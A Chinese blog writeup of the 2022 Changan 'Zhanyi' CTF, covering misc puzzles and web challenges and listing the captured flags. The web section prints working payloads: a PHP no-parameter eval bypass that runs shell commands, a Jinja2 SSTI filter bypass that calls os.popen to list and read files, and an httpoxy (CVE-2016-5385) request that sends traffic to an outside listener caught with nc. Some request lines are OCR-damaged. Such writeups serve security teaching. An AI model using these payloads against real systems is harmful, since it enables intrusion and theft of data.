长安“战疫”网络安全卫士守护赛writeup

原创

M1kael 于 2022-01-09 16:11:42 发布 3870 收藏 2


文章标签： web安全 安全

本文链接：https://blog.csdn.net/qq_53460654/article/details/122394846

长安“战疫”网络安全卫士守护赛writeup

misc

八卦迷宫




得到flag

cazy{zhanchangyangchangzhanyanghechangshanshananzhanyiyizhanyianyichanganyang}

西安加油

tcp流里面找到base64编码

在线转为zip解压



拼图得到flag

cazy{make_XiAN_great_Again}

web

RCE_No_Para

```php
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
  if(!preg_match('![img](file:///C:\Users\M1keal\AppData\Roaming\Tencent\QQTempSys\V7(XMWRN]{G8~CI}BCCR3QC.gif)s
sion|end|next|header|dir/i',$_GET['code'])){
    eval($_GET['code']);
  }else{
    die("Hacker!");
  }
}else{
  show_source(__FILE__);
}
?>
```

参考链接

PHP Parametric Function RCE · sky's blog (skysec.top)

所以paylaod：

?m1kael=system("cat%20/var/www/html/flag.php");&code=eval(current(current(get_defined_vars())));

Flask

根据提示

admin?name=payload?1.js?


然后过滤了[]和_

参考链接

以 Bypass 为中心谭谈 Flask-jinja2 SSTI 的利用 - 先知社区 (aliyun.com)


所以payload：

```
{%print(lipsum|attr(%22\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f%22))|attr(%22\u005f\u0
05f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f%22)(%22os%22)|attr(%22popen%22)(%22ls /%22)|attr(%22re
ad%22)()%}
```



然后

```
{%print(lipsum|attr("\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f"))|attr("\u005f\u005f\u0
067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f")("os")|attr("popen")("cat%20/f*")|attr("read")()%}%20.js?
```



Flag配送中心

CVE-2016-5385

vulhub漏洞复现 · Ywc's blog (yinwc.github.io)

```
ET /index.php HTTP/1.1
ost: 113.201.14.253:14980
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
r:95.0) Gecko/20100101 Firefox/95.0
ccept:
ext/html,application/xhtml+xml,application/xml;q=0.9,image/
rif,image/webp,*/*;q=0.8
ccept-Language:
n-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
ccept-Encoding: gzip, deflate
roxy: http://121.41.59.127:8080/
onnection: close
pgrade-Insecure-Requests: 1
ache-Control: max-age=0
```

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.21.5
3  Date: Sat, 08 Jan 2022 08:27:22 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: close
6  X-Powered-By: PHP/5.6.23
7  Content-Length: 1315
8
9  <html>
10   <head>
11     <title>
         Flag □□□□
       </title>
12   </head>
13   <body>
14     <center>
15       <h1>
           Flag □□□□
         </h1>
16       <hr>
17       <h2>
           □□Flag□□□□www.yunyansec.com!
         </h2>
18       <br />
19       <b>
           Fatal error
         </b>
         :  Uncaught exception
         'GuzzleHttp\Exception\ConnectException' with message
         'cURL error 52: Empty reply from server (see
         http://curl.haxx.se/libcurl/c/libcurl-errors.html)' in

         /var/www/html/vendor/guzzlehttp/guzzle/src/Handler/Cur
         lFactory.php:186
20       Stack trace:
```



```
[root@iZbp1bu072o42g43kf4jzeZ ~]# nc -l -p 8080
POST http://www.yunyansec.com/ HTTP/1.1
Proxy-Connection: Keep-Alive
User-Agent: GuzzleHttp/6.2.0 curl/7.38.0 PHP/5.6.23
Content-Type: application/x-www-form-urlencoded
Host: www.yunyansec.com
Content-Length: 40

YourFlag=cazy%7BWE_4r3_f4mily_for3vEr%7D^C
```